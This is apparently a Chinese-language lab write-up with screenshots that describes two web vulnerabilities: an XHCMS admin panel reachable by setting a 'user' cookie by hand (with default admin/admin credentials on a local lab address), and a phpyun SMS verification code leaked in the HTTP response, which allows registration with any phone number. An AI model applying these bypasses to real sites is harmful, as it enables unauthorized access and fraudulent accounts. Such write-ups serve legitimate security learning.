
XHCMS

未授权访问&Cookie脆弱验证

访问/admin登陆后台

http://192.168.10.128/xhcms/admin/?r=login

admin/admin




注意url的变化 路由由 参数r 控制
因为是后台操作，此时后台首页为


http://192.168.10.128/xhcms/admin/?r=index

我们以游客（未登录状态）去访问 /admin/?r=index 就会跳转login让我们进行登陆

我们直接在数据包中给cookie中的user进行赋值




可以直接访问后台



phpyun


验证码回显

phpyun在用户注册后，手机号绑定过程中存在问题，手机号绑定页面如下所示：




三、验证码回显实战

我们在填写手机号后，点击免费发送验证码，同时使用BurpSuite抓取数据包，结果如下所示：



从抓取到的数据包来看，我们能够在发送的数据包中发现收集验证码。因此，我们就可以输入该验证码，如下所示：



这样，就能够实现任意号码注册了。